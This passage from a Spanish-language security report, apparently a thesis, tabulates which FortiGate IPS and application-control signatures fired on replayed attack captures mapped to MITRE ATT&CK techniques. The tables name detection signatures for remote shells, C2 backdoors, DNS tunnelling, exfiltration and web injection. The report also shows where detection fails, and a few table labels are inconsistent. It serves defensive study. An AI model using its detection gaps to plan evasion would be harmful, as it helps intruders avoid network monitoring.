4.4.2.15 Network Sniffing (T1040) – ATA15

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-163. Detecciones FortiGate – Network Sniffing – ATA15

Este ataque no se ha podido reproducir en el entorno FortiGate por la naturaleza de los paquetes que contiene.

4.4.2.16 Network Sniffing (T1040) – ATA16

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-164. Detecciones FortiGate – Network Sniffing – ATA16

Este ataque no se ha podido reproducir en el entorno FortiGate por la naturaleza de los paquetes que contiene.

4.4.2.17 Exfiltration Over C2 Channel (T1041) – ATA17

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-165. Detecciones FortiGate – Exfiltration Over C2 Channel – ATA17

Appid	Apprisk	App	Service
18123	elevated	File.Upload.HTTP	HTTP

Tabla 4-166. Control de Aplicaciones – Exfiltration Over C2 Channel – ATA17

FortiGate detecta mediante el uso del motor de control de aplicaciones la exfiltración de datos por el canal C&C.

4.4.2.18 Network Service Discovery (T1046) – ATA18

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	Tcp/31337

Tabla 4-167. Detecciones FortiGate – Network Service Discovery – ATA18

FortiGate detecta el intento de Shell remoto. Este ataque es más un ataque colateral que principal, pues la propia técnica define la naturaleza del ataque. Al tratarse de un ataque generado para el Dataset CIC-2018, no es posible determinar con certeza todos y cada uno de los ataques. Además, para este caso concreto los ataques se encuentran mezclados.

4.4.2.19 Network Service Discovery (T1046) – ATA19

Attackid	Severity	Attack	Service
44780	low	Nikto.Web.Scanner	HTTP
12648	medium	HTPasswd.Access	HTTP
15229	medium	Apache.Expect.Header.XSS	HTTP
15463	high	PHP.URI.Code.Injection	HTTP
46767	medium	Novell.NetBasic.Scripting.Server.Directory.Traversal	HTTP
27560	low	NaviCOPA.Source.Code.Information.Disclosure	HTTP
43336	high	Web.Server.Password.File.Access	HTTP
12015	high	MS.IIS.Web.Server.Directory.Traversal	HTTP
30908	medium	Oxide.WebServer.Directory.Traversal	HTTP
13106	medium	Php.Exe.Disclosure	HTTP
24975	medium	HTTP.Malformed.Request.Directory.Traversal	HTTP
13011	high	Apache.DOS.Batch.Script.Parsing.Command.Execution	HTTP
18057	medium	Netscape.Search.NS.Query.Pat.Directory.Traversal	HTTP
15621	high	HTTP.URI.SQL.Injection	HTTP
10574	medium	HTTP.URI.Script.XSS	HTTP
34971	medium	NetworkActiv.Web.Server.XSS	HTTP
12577	critical	Cisco.Command.Execution	HTTP
10181	high	phpBB.Viewtopic.Highlight.Remote.Code.Execution	HTTP
12758	low	MS.IIS.IndexServer.Disclosure	HTTP
12709	low	MS.IIS.IISadmpwd.HTR.File.Access.Security.Bypass	HTTP

12979	medium	Administrators.PWD	HTTP
50825	high	Apache.HTTP.Server.cgi-bin.Path.Traversal	HTTP
12980	high	ANS.Directory.Traversal	HTTP
10003	medium	MS.IIS.Web.Application.SourceCode.Disclosure	HTTP
48010	medium	PHP.mosConfig_absolute_path.Remote.File.Inclusion	HTTP
15117	medium	NuclearBB.Root.Path.Parameter.File.Inclusion	HTTP
29613	high	SQuery.LibPath.Parameter.Multiple.Remote.File.Inclusion	HTTP
14946	low	Flip.Previewtheme.PHP.File.Inclusion	HTTP
15091	high	Ajax.File.Browser.approot.Parameter.File.Inclusion	HTTP
14950	low	NcasterCMS.Archive.PHP.File.Inclusion	HTTP
14857	high	RipeCMS.Parameter.Level.File.Inclusion	HTTP
14956	high	Somery.Include.PHP.File.Inclusion	HTTP
13825	low	Joomla!.com_webring.Remote.File.Inclusion	HTTP
15115	medium	DFD.Cart.Set.Depth.Parameter.File.Inclusion	HTTP
29615	medium	Vmist.Downstat.Remote.File.Inclusion	HTTP
15100	medium	AnyInventory.Environment.PHP.File.Inclusion	HTTP
14740	high	Mazen.PHP.Chat.Multiple.File.Inclusion	HTTP
30542	high	Quezza.Class_template.php.Remote.File.Inclusion	HTTP
14157	medium	TotalCalendar.Multiple.Remote.File.Inclusion	HTTP
15092	high	OFFL.DOC.ROOT.File.Inclusion	HTTP
14949	high	Linksnet.Newsfeed.PHP.File.Inclusion	HTTP
15118	medium	PhpRealty.MGR.Parameter.File.Inclusion	HTTP
29564	medium	PHP.Remote.Arbitrary.File.Inclusion	HTTP
14742	low	Xoops.Horoscope.Module.Footer.PHP.File.Inclusion	HTTP
15110	medium	iziContents.gsLanguage.Parameter.File.Inclusion	HTTP
14230	medium	ZebraFeeds.Remote.File.Inclusion	HTTP
10819	high	PHP.Phorum.Arbitrary.Code.Execution	HTTP
14737	low	phphtml.PHP.File.Inclusion	HTTP
14953	low	Php.Blue.Dragon.Activecontent.PHP.File.Inclusion	HTTP
15114	medium	Helpink.Show.PHP.File.Inclusion	HTTP

29614	high	TSEP.Colorswitch.PHP.Remote.File.Inclusion	HTTP
14948	high	LaVague.PrintBar.PHP.File.Inclusion	HTTP
32033	medium	VMware.Server.Directory.Traversal	HTTP
29965	medium	Splunk.Web.Component.Parameter.Injection	HTTP
31752	high	PHP.CGI.Argument.Injection	HTTP
47202	high	TP-Link.TL-R600VPN.HTTP.Server.help.Information.Disclosure	HTTP
14947	low	FrontAccounting.Config.PHP.File.Inclusion	HTTP

Tabla 4-168. Detecciones FortiGate – Network Service Discovery – ATA19

FortiGate genera múltiples reglas para este caso de descubrimiento de página web con la herramienta Nikto.

4.4.2.20 Network Service Discovery (T1046) – ATA20

Attackid	Severity	Attack	Service
45360	low	Nmap.Script.Scanner	HTTP
43814	low	Port.Scanning	TCP
18157	medium	SunRPC.Portmap.Dump	RPC

Tabla 4-169. Detecciones FortiGate – Network Service Discovery – ATA20

Appid	Apprisk	App	Service
16267	elevated	Portmap	RPC

Tabla 4-170. Control de Aplicaciones – Network Service Discovery – ATA20

FortiGate detecta el uso de la herramienta Nmap para llevar a cabo un escaneo de puertos así como escaneos varios. Sin embargo, estas alertas están limitada a determinados puertos, y sólo se genera para aquellos escaneos realizados sobre HTTP (en este caso también sobre RPC). De forma similar el Control de Aplicaciones detecta el uso de Portmap.

4.4.2.21 Windows Management Instrumentation (T1047) – ATA21

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-171. Detecciones FortiGate – Windows Management Instrumentation – ATA21

FortiGate no detecta este ataque, pero sí que dispone una regla relacionada con la ejecución de código aprovechando la vulnerabilidad de WinRM. Dependiendo del tipo de código a ejecutar y el método de explotación es posible que esta alerta no salte.

4.4.2.22 Exfiltration Over Alternative Protocol (T1048) – ATA22

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-172. Detecciones FortiGate – Exfiltration Over Alternative Protocol – ATA22

FortiGate no dispone de reglas asociadas a una exfiltración haciendo uso de FTP.

4.4.2.23 Exfiltration Over Alternative Protocol (T1048) – ATA23

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-173. Detecciones FortiGate – Exfiltration Over Alternative Protocol – ATA23

FortiGate dispone de múltiples reglas relacionadas con ICMP, desde ataques de DoS hasta aprovechamiento de vulnerabilidades, pero ninguna que identifique el envío de información dentro de mensajes ICMP.

4.4.2.24 Scheduled Task/Job (T1053) – ATA24

Attackid	Severity	Attack	Service
52676	high	Backdoor.MITRE.CALDERA.Manx.Agent	HTTP

Tabla 4-174. Detecciones FortiGate – Scheduled Task/Job – ATA24

FortiGate detecta el establecimiento del canal con el agente Caldera, considerado como instancia colateral del ataque. Sin embargo, no genera ninguna alerta para la programación de la tarea a ejecutar. De hecho, FortiGate no dispone de reglas para la detección de este tipo de ataques programados.

4.4.2.25 Indicator Removal (T1070) – ATA25

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-175. Detecciones FortiGate – Indicator Removal – ATA25

Appid	Apprisk	App	Service
27457	elevated	Windows.File.Sharing	NBSS

Tabla 4-176. Control de Aplicaciones FortiGate – Indicator Removal – ATA25

No hay reglas de ataque asociadas a este borrado pero el Control de Aplicaciones sí detecta el acceso a esta funcionalidad de Windows.

4.4.2.26 Application Layer Protocol (T1071) – ATA26

Attackid	Severity	Attack	Service
48370	low	Dnscat2.DNS.Tunnel	DNS

Tabla 4-177. Detecciones FortiGate – Application Layer Protocol – ATA26

FortiGate detecta adecuadamente el uso de la herramienta dnscat2 para llevar a cabo una tunelización usando el protocolo DNS.

4.4.2.27 Account Discovery (T1087) – ATA27

Attackid	Severity	Attack	Service
52676	high	Backdoor.MITRE.CALDERA.Manx.Agent	HTTP

Tabla 4-178. Detecciones FortiGate – Account Discovery – ATA27

FortiGate detecta el establecimiento del canal para la comunicación, pero no el descubrimiento en sí, por lo que se considera más como un ataque colateral detectado satisfactoriamente. No hay reglas relacionadas con el ataque principal.

4.4.2.28 Proxy (T1090) – ATA28

Attackid	Severity	Attack	Service
52169	high	Backdoor.Covenant	HTTP

Tabla 4-179. Detecciones FortiGate – Proxy – ATA28

En este contexto ocurre algo similar al caso de Snort. FortiGate detecta el uso de los canales de C&C pero no dispone de reglas que puedan alertar del uso de un Proxy en la red.

4.4.2.29 Non-Application Layer Protocol (T1095) – ATA29

Attackid	Severity	Attack	Service
52676	high	Backdoor.MITRE.CALDERA.Manx.Agent	HTTP / VDOLIVE

Tabla 4-180. Detecciones FortiGate – Non-Application Layer Protocol – ATA29

FortiGate detecta el establecimiento del canal C&C, pero esta no es la clave del ataque. El ataque consiste en el uso de otro protocolo distinto de uno de aplicación, lo cual debería indicarse de forma explícita en la alerta.

4.4.2.30 Web Service (T1102) – ATA30

Attackid	Severity	Attack	Service
52169	high	Backdoor.Covenant	HTTP

Tabla 4-181. Detecciones FortiGate – Web Service – ATA30

Appid	Apprisk	App	Service
42533	elevated	Google.Services	SSL

Tabla 4-182. Control de Aplicaciones FortiGate – Web Service – ATA30

FortiGate detecta el establecimiento del canal C&C para la comunicación entre víctima y cliente, siendo válida la detección de este ataque colateral, detectando también el uso de la API de servicios de Google para la subida de archivos.

4.4.2.31 Multi-Stage Channels (T1104) – ATA31

Attackid	Severity	Attack	Service
52169	high	Backdoor.Covenant	HTTP

Tabla 4-183. Detecciones FortiGate – Multi-Stage Channels – ATA31

Ídem al caso de Snort. La detección de la existencia de varias fases o frentes de ataque en un ataque de esta índole se asoma inalcanzable para los IDS, más allá de que estos puedan detectar el uso de un canal.

4.4.2.32 Ingress Tool Transfer (T1105) – ATA32

Virusid	Severity	Attack	Service
8064362	-	ELF/Agent.AR!tr	FTP

Tabla 4-184. Detecciones FortiGate – Ingress Tool Transfer – ATA32

FortiGate sí detecta el envío de payload malicioso con trojanos incrustados.

4.4.2.33 Brute Force (T1110) – ATA33

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-185. Detecciones FortiGate – Brute Force – ATA33

Este ataque no se ha podido reproducir en el entorno FortiGate por la naturaleza de los paquetes que contiene.

4.4.2.34 Brute Force (T1110) – ATA34

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-186. Detecciones FortiGate – Brute Force – ATA34

Este ataque no se ha podido reproducir en el entorno FortiGate por la naturaleza de los paquetes que contiene.

4.4.2.35 Brute Force (T1110) – ATA35

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-187. Detecciones FortiGate – Brute Force – ATA35

Este ataque no se ha podido reproducir en el entorno FortiGate por la naturaleza de los paquetes que contiene.

4.4.2.36 Brute Force (T1110) – ATA36

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-188. Detecciones FortiGate – Brute Force – ATA36

Este ataque se encuentra fuera del alcance del IDS FortiGate (usa el protocolo 802.11).

4.4.2.37 Brute Force (T1110) – ATA37

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-189. Detecciones FortiGate – Brute Force – ATA37

FortiGate dispone de la regla FTP.Login.Brute.Force que funciona de forma similar a como lo hace la relativa a SSH. Sin embargo, las condiciones de este ataque parecen impedir que la alerta se genere correctamente.

4.4.2.38 Brute Force (T1110) – ATA38

Attackid	Severity	Attack	Service
35662	high	SSH.Connection.Brute.Force	SSH

Tabla 4-190. Detecciones FortiGate – Brute Force – ATA38

FortiGate detecta adecuadamente el intento de acceso a un equipo mediante SSH, aplicando fuerza bruta para lograr sobrepasar la protección de la contraseña.

4.4.2.39 Brute Force (T1110) – ATA39

Attackid	Severity	Attack	Service
35662	high	SSH.Connection.Brute.Force	SSH

Tabla 4-191. Detecciones FortiGate – Brute Force – ATA39

Mismo caso que para el ataque Brute Force (T1110). El ataque se detecta correctamente por la alerta de Fuerza Bruta asociada a SSH.

4.4.2.40 Modify Registry (T1112) – ATA40

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-192. Detecciones FortiGate – Modify Registry

No han saltado reglas para este ataque.

4.4.2.41 Remote Email Collection (T1114) – ATA41

Attackid	Severity	Attack	Service
48934	low	HTTP.Suspicious.Headers.With.Special.Characters	HTTP

Tabla 4-193. Detecciones FortiGate – Remote Email Collection – ATA41

FortiGate detecta el ataque de una forma peculiar. Un IDS podría identificar esta amenaza alertando de una recolección remota de correos electrónicos. Esto sería lo óptimo y lo que no daría pie a otras interpretaciones. Sin embargo, FortiGate genera una alerta ligada estrechamente con la URI a la que se accede para proceder con la extracción. El método de recolección a través de Powershell provoca la aparición de caracteres especiales y poco comunes. Esto es detectado por FortiGate y permite vincular la alerta con el ataque.

4.4.2.42 Data Encoding (T1132) – ATA42

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-194. Detecciones FortiGate – Data Encoding – ATA43

FortiGate dispone de reglas que detectan el uso del cifrado Base64, pero lo aplica al ocultado de Virus o denegaciones de servicio, no al caso que se plantea estudiar.

4.4.2.43 External Remote Services (T1133) – ATA43

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-195. Detecciones FortiGate – External Remote Services – ATA43

FortiGate no genera ninguna alerta para esta modalidad de ataque. Sin embargo, dispone de muchas otras reglas para abarcar vertientes de esta técnica. Por lo general, se busca prevenir ataques basados en vulnerabilidades antes que accesos aparentemente autorizados. Por ejemplo, si se atiende a las reglas disponibles en la BBDD de FortiGate se pueden encontrar reglas asociadas a intentos de acceso a una red VPN sin necesidad de autenticación. La regla Cisco.VPN3000.FTP.Access detecta el intento de aprovechamiento de una vulnerabilidad de en el concentrador Cisco VPN 3000 series para enviar comandos FTP sin necesidad de autenticación. Otras reglas basadas en OpenVPN (herramienta usada para la implementación del ataque) identifican inyecciones de comandos en la red no autorizados.

4.4.2.44 Browser Extensions (T1176) – ATA44

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-196. Detecciones FortiGate –Browser Extensions – ATA44

Este ataque no es detectable por un patrón para un IDS, por lo que no existen reglas que avisen de su implementación.

4.4.2.45 Forced Authentication (T1187) – ATA45

Attackid	Severity	Attack	Service
12090	high	SMB.Login.Brute.Force	NBSS

Tabla 4-197. Detecciones FortiGate – Forced Authentication – ATA45

FortiGate detecta correctamente el uso de la Fuerza Bruta para obtener el acceso a la sesión SMB con el equipo víctima.

4.4.2.46 Forced Authentication (T1187) – ATA46

Attackid	Severity	Attack	Service
12090	high	SMB.Login.Brute.Force	NBSS

Tabla 4-198. Detecciones FortiGate – Forced Authentication – ATA46

Mismo caso que la vertiente I. FortiGate detecta adecuadamente el uso de la Fuerza Bruta para obtener el acceso a la sesión SMB con el equipo víctima.

4.4.2.47 Drive-by Compromise (T1189) – ATA47

Para la variante de la descarga de un *exploit-kit* basado en vulnerabilidades del navegador, la tabla de detecciones es la siguiente.

Attackid	Severity	Attack	Service
49480	high	Mozilla.IonMonkey.Array.Elements.Setting.Type.Confusion	HTTP

Tabla 4-199. Detecciones FortiGate – Drive-by Compromise – ATA47

FortiGate detecta satisfactoriamente el ataque. Esta alerta de FortiGate hace referencia al aprovechamiento de vulnerabilidades en el navegador Mozilla Firefox (< 72.0.1) que permite ejecutar o compilar código arbitrario en el contexto de la aplicación.

4.4.2.48 Drive-by Compromise (T1189) – ATA48

Para la variante de la descarga del ejecutable, la tabla de detecciones es la que prosigue.

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-200. Detecciones FortiGate – Drive-by Compromise – ATA48

En este caso, FortiGate no detecta una amenaza. FortiGate dispone de reglas asociadas a archivos ejecutables con extensión .exe, aunque están más orientadas a Virus y otras metodologías de ataque.

4.4.2.49 Exploit Public-Facing Application (T1190) – ATA49

Attackid	Severity	Attack	Service
15621	high	HTTP.URI.SQL.Injection	HTTP

Tabla 4-201. Detecciones FortiGate – Exploit Public-Facing Application – ATA49

FortiGate detecta adecuadamente el intento de inyección SQL en el servidor.

4.4.2.50 Exploit Public-Facing Application (T1190) – ATA50

Attackid	Severity	Attack	Service
15621	high	HTTP.URI.SQL.Injection	HTTP

Tabla 4-202. Detecciones FortiGate – Exploit Public-Facing Application – ATA50

FortiGate detecta adecuadamente el intento de inyección SQL en el servidor.

4.4.2.51 Exploit Public-Facing Application (T1190) – ATA51

Attackid	Severity	Attack	Service
15621	high	HTTP.URI.SQL.Injection	HTTP

Tabla 4-203. Detecciones FortiGate – Exploit Public-Facing Application – ATA51

FortiGate detecta correctamente la inyección SQL a altos bytes.

4.4.2.52 Exploit Public-Facing Application (TT190) – ATA52

Attackid	Severity	Attack	Service
15621	high	HTTP.URI.SQL.Injection	HTTP

Tabla 4-204. Detecciones FortiGate – Exploit Public-Facing Application – ATA52

FortiGate detecta correctamente la inyección SQL a altos bytes.

4.4.2.53 Exploit Public-Facing Application (T1190) – ATA53

Attackid	Severity	Attack	Service
15621	high	HTTP.URI.SQL.Injection	HTTP

46199	medium	Sqlmap.Scanner	HTTP
-------	--------	----------------	------

Tabla 4-205. Detecciones FortiGate – Exploit Public-Facing Application – ATA53

FortiGate detecta adecuadamente el intento de inyección SQL en el servidor. Adicionalmente se detecta el uso de la herramienta Sqlmap, utilidad de software que permite realizar un descubrimiento automatizado de vulnerabilidades de inyección SQL en aplicaciones web.

4.4.2.54 BITS Jobs (T1197) – ATA54

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	Tcp/1234

Tabla 4-206. Detecciones FortiGate – Tareas BITS

Appid	Apprisk	App	Service
15893	medium	HTTP.BROWSER	HTTP
33224	elevated	HTTP.Download.Accelerator	HTTP

Tabla 4-207. Control de Aplicaciones FortiGate – BITS Jobs – ATA54

Para este ataque, la combinación del motor de intrusiones con el de aplicaciones permiten detectar el ataque al completo. El motor IPS identifica correctamente la sesión remota, creada con Metasploit y usada como canal para el posterior establecimiento de la tarea BITS. Respecto al motor de aplicaciones, si bien los campos mostrados en la tabla superior no parecen estar relacionados con el ataque (son genéricos), si se atiende al valor del campo “agent” de los *logs*, podrá observarse la cadena “Microsoft BITS/7.8”. Aunque no se menciona la creación de la tarea sí que se está identificando correctamente el uso de la herramienta, por lo que la interpretación es adecuada para el caso estudiado.

4.4.2.55 Trusted Relationship (T1199) – ATA55

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-208. Detecciones FortiGate – Trusted Relationship – ATA55

Appid	Apprisk	App	Service
1551	high	RDP	RDP / MMS

Tabla 4-209. Control de Aplicaciones FortiGate – Trusted Relationship – ATA55

FortiGate dispone de varias reglas de ataque relacionadas con el uso de RDP, pero orientadas al aprovechamiento de vulnerabilidades del servicio o al uso de este como medio para un ataque de gran escala inmediato. En esta modalidad, el ataque consiste en el aprovechamiento de la sesión activa entre equipos de dominios diferentes con una relación de confianza vigente. Aunque no se especifica este caso como tal, el control de aplicaciones sí que detecta adecuadamente el uso de RDP y en casos reales podría identificarse este acceso adecuadamente.

4.4.2.56 Hardware Additions (T1200) – ATA56

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-210. Detecciones FortiGate – Hardware Additions – ATA56

FortiGate no dispone de reglas para detectar esta clase de ataques.

4.4.2.57 Exploitation for Client Execution (T1203) – ATA57

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-211. Detecciones FortiGate – Exploitation for Client Execution – ATA57

FortiGate dispone de un gran abanico de reglas relacionadas con Botnets. Por la naturaleza de este ataque y el origen de su implementación resulta complicado realizar una búsqueda de alertas que podían haber saltado.

4.4.2.58 User Execution (T1204) – ATA58

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-212. Detecciones FortiGate – User Execution – ATA58

FortiGate no detecta adecuadamente este ataque ni dispone de reglas asociadas.

4.4.2.59 Traffic Signaling (T1205) – ATA59

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-213. Detecciones FortiGate – Traffic Signaling – ATA59

FortiGate sí dispone de reglas asociadas a la creación de una puerta trasera en un puerto, pero es única y hace referencia a un caso particular que sucede en Linux, usado en Freenode IRC.

4.4.2.60 Rogue Domain Controller (T1207) – ATA60

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-214. Detecciones FortiGate – Rogue Domain Controller – ATA60

Appid	Apprisk	App	Service
53580	medium	Directory.Replication.Service.Remote.Protocol.DSGetNCChanges	DCERPC

Tabla 4-215. Control de Aplicaciones FortiGate – Rogue Domain Controller – ATA60

FortiGate no dispone de reglas asociadas a este ataque pero el Control de Aplicaciones es capaz de detectar la llamada a la función DSGetNCChanges, parte fundamental del procedimiento de fraude de Controlador de Dominio.

4.4.2.61 Exploitation of Remote Services (T1210) – ATA61

Attackid	Severity	Attack	Service
43796	critical	MS.SMB.Server.SMB1.Trans2.Secondary.Handling.Code.Execution	NBSS
43963	critical	Backdoor.DoublePulsar	NBSS
43799	medium	MS.SMB.Server.Trans.Peeking.Data.Information.Disclosure	NBSS

Tabla 4-216. Detecciones FortiGate – Exploitation of Remote Services – ATA61

FortiGate detecta correctamente este ataque. Son tres alertas las que saltan tras la reproducción de la captura de paquetes. La primera hace referencia al intento de ejecución de código remoto a través de SMBv1, aprovechando determinadas vulnerabilidades. La segunda identifica un intento de persistencia en la red víctima mediante protocolos como SMB o RDP. Este apartado también está incluido en el ataque. Por último, la tercera alerta realiza una función similar a la primera, enfocándolo esta vez a una recolección de información confidencial a través de SMB.

4.4.2.62 Exploitation of Remote Services (T1210) – ATA62

Attackid	Severity	Attack	Service
40511	critical	ProFTPd.mod_copy.Remote.Command.Execution	FTP

Tabla 4-217. Detecciones FortiGate – Exploitation of Remote Services – ATA62

FortiGate detecta satisfactoriamente el uso de FTP para llevar a cabo una ejecución remota de código.

4.4.2.63 Exploitation of Remote Services (T1210) – ATA63

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-218. Detecciones FortiGate – Exploitation of Remote Services – ATA63

FortiGate no detecta este ataque. Al tratarse de una captura procedente del Dataset CIC-2018 no es posible llevar a cabo una búsqueda de reglas similares en la BBDD de FortiGate, pues no se conoce con certeza la naturaleza de los ataques.

4.4.2.64 Data from Information Repositories (T1213) – ATA64

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-219. Detecciones FortiGate – Data from Information Repositories – ATA64

Snort no detecta este ataque aunque dispone de reglas asociadas a las inyecciones SQL. La base de este ataque es muy simple, tan sólo se ejecuta una sentencia “SELECT * FROM”. Es posible⁴ que la sintaxis de esta regla no contemple casos sencillos como este, y por tanto no se esté generando la alerta correspondiente.

4.4.2.65 System Binary Proxy Execution (T1218) – ATA65

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-220. Detecciones FortiGate – System Binary Proxy Execution – ATA65

FortiGate dispone de un par de reglas asociadas a la ejecución remota de código haciendo uso de la vulnerabilidad en la aplicación regsvr32.exe de Windows.

4.4.2.66 Remote Access Software (T1219) – ATA66

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-221. Detecciones FortiGate – Remote Access Software – ATA66

Appid	Apprisk	App	Service
15921	high	TeamViewer	Udp/33516

Tabla 4-222. Control de Aplicaciones FortiGate – Remote Access Software – ATA66

FortiGate no dispone de reglas de ataque para este caso (aunque existen alertas asociadas al uso de TeamViewer, están relacionadas con desbordes de *buffers* o inyecciones de otro tipo, que no aplican al caso estudiado). A pesar de ello, el Control de Aplicaciones sí detecta satisfactoriamente el uso de esta herramienta.

4.4.2.67 Remote Access Software (T1219) – ATA67

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-223. Detecciones FortiGate – Remote Access Software – ATA67

Appid	Apprisk	App	Service
-------	---------	-----	---------

⁴ No se puede afirmar con rotundidad que esa sea la causa. A diferencia de Snort, para FortiGate no es posible analizar la sintaxis y las bases de las reglas que generan las alertas para los ataques. Por ello, tan sólo se puede realizar una estimación en base a los resultados y a las descripciones que ofrecen las alertas.

15921	high	TeamViewer	Udp/33516
-------	------	------------	-----------

Tabla 4-224. Control de Aplicaciones FortiGate – Remote Access Software – ATA67

FortiGate no dispone de reglas de ataque para este caso (aunque existen alertas asociadas al uso de TeamViewer, están relacionadas con desbordes de *buffers* o inyecciones de otro tipo, que no aplican al caso estudiado). A pesar de ello, el Control de Aplicaciones sí detecta satisfactoriamente el uso de esta herramienta.

4.4.2.68 Template Injection (T1221) – ATA68

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-225. Detecciones FortiGate – Template Injection - ATA68

No existen reglas que permitan a FortiGate detectar el uso de macros para llevar a cabo un ataque de Phishing. Sí que dispone, sin embargo, de reglas asociadas a las plantillas o macros para otro tipo de ataques, orientados a una inyección SQL o intento de ejecución de código remoto.

4.4.2.69 Domain Trust Discovery (T1482) – ATA69

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-226. Detecciones FortiGate – Domain Trust Discovery – ATA69

No han saltado reglas para este ataque. No dispone de reglas asociadas a la técnica.

4.4.2.70 Defacement (T1491) – ATA70

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-227. Detecciones FortiGate – Defacement – ATA70

FortiGate no dispone de reglas vinculadas a este ataque.

4.4.2.71 Resource Hijacking (T1496) – ATA71

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-228. Detecciones FortiGate – Resource Hijacking – ATA71

FortiGate dispone de reglas que detectan el uso de software o botnets de criptominado, aunque éstas dependen en gran medida de la configuración del ataque y el procedimiento seguido para el criptominado, por lo que no se puede asociar una de las reglas a este ataque en concreto.

4.4.2.72 Network Denial of Service (T1498) – ATA72

Attackid	Severity	Attack	Service
-	-	-	-

48370

low

Dnscat2.DNS.Tunnel

DNS

Tabla 4-229. Detecciones FortiGate – Network Denial of Service – ATA72

El ataque no es detectado por FortiGate, aunque sí que existe una regla asociada a la técnica de amplificación DNS. Esta regla tiene como nombre DNS.Amplification.Detection, aunque depende en gran medida del número de peticiones DNS. Si éstas son superiores a 10 en un segundo la alerta se activará (posible explicación a que no se esté generando correctamente).

4.4.2.73 Network Denial of Service (T1498) – ATA73

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-230. Detecciones FortiGate – Network Denial of Service – ATA73

FortiGate no dispone de alertas asociadas a una sobrecarga de puertos causada por el envío masivo de mensajes UDP.

4.4.2.74 Network Denial of Service (T1498) – ATA74

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-231. Detecciones FortiGate – Network Denial of Service – ATA74

FortiGate no dispone de alertas asociadas a un envío masivo de mensajes ICMP.

4.4.2.75 Network Denial of Service (T1498) – ATA75

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-232. Detecciones FortiGate – Network Denial of Service – ATA75

Este ataque contiene paquetes que por su naturaleza generan errores en la reproducción en el entorno de FortiGate, por lo que no es posible su detección.

4.4.2.76 Network Denial of Service (T1498) – ATA76

Attackid	Severity	Attack	Service
107347977	low	HTTP.Null.Session	HTTP

Tabla 4-233. Detecciones FortiGate – Network Denial of Service – ATA76

FortiGate detecta la inundación HTTP a partir de una regla que avista de mensajes HTTP con sesiones nulas. Esta técnica se utiliza en muchas vertientes de denegaciones de servicio HTTP, puesto que son cómodas de generar.

4.4.2.77 Network Denial of Service (T1498) – ATA77

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-234. Detecciones FortiGate – Network Denial of Service – ATA77

FortiGate no dispone de reglas para detectar una inundación MAC basada en el envío masivo de paquetes IPv4.

4.4.2.78 Network Denial of Service (T1498) – ATA78

Attackid	Severity	Attack	Service
30952	medium	HOIC.DoS	HTTP

Tabla 4-235. Detecciones FortiGate – Network Denial of Service – ATA78

Fortigate detecta correctamente la inundación TCP mediante la herramienta High Orbit Ion Cannon, usada fundamentalmente con fines maliciosos para denegaciones de servicio.

4.4.2.79 Network Denial of Service (T1498) – ATA79

Attackid	Severity	Attack	Service
12525	low	UDP.PORT0	Udp/0

Tabla 4-236. Detecciones FortiGate – Network Denial of Service – ATA79

FortiGate detecta este ataque de forma alternativa a como se podría esperar. Si bien se trata de un ataque de denegación de servicio, el ataque se realiza sobre el puerto 0, siendo detectado por FortiGate como un tráfico anómalo.

4.4.2.80 Network Denial of Service (T1498) – ATA80

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-237. Detecciones FortiGate – Network Denial of Service – ATA80

FortiGate no detecta este ataque. Existe una regla relacionada con inundación UDP pero está vinculada a una vulnerabilidad en el producto CISCO IOS.

4.4.2.81 Network Denial of Service (T1498) – ATA81

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-238. Detecciones FortiGate – Network Denial of Service - ATA81

FortiGate no detecta este ataque. Existe una regla relacionada con inundación UDP pero está vinculada a una vulnerabilidad en el producto CISCO IOS.

4.4.2.82 Endpoint Denial of Service (T1499) – ATA82

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-239. Detecciones FortiGate – Endpoint Denial of Service – ATA82

Este ataque no es detectado por FortiGate, aunque sí que dispone de reglas relacionadas con la inundación DHCP. Concretamente, la regla DHCP.Discover.Flood abarca esta clase de ataques. Existe la posibilidad de que al tratarse de un ataque de inanición más que de inundación esta regla no se esté generando. Como aclaración, un ataque de inanición busca agotar la *pool* de direcciones del servidor DHCP, mientras que un ataque de inundación busca saturar el servidor a base de peticiones (puede desembocar en una inanición si las peticiones se completan).

4.4.2.83 Endpoint Denial of Service (T1499) – ATA83

Attackid	Severity	Attack	Service
12588	low	IP.Land	SAMBA

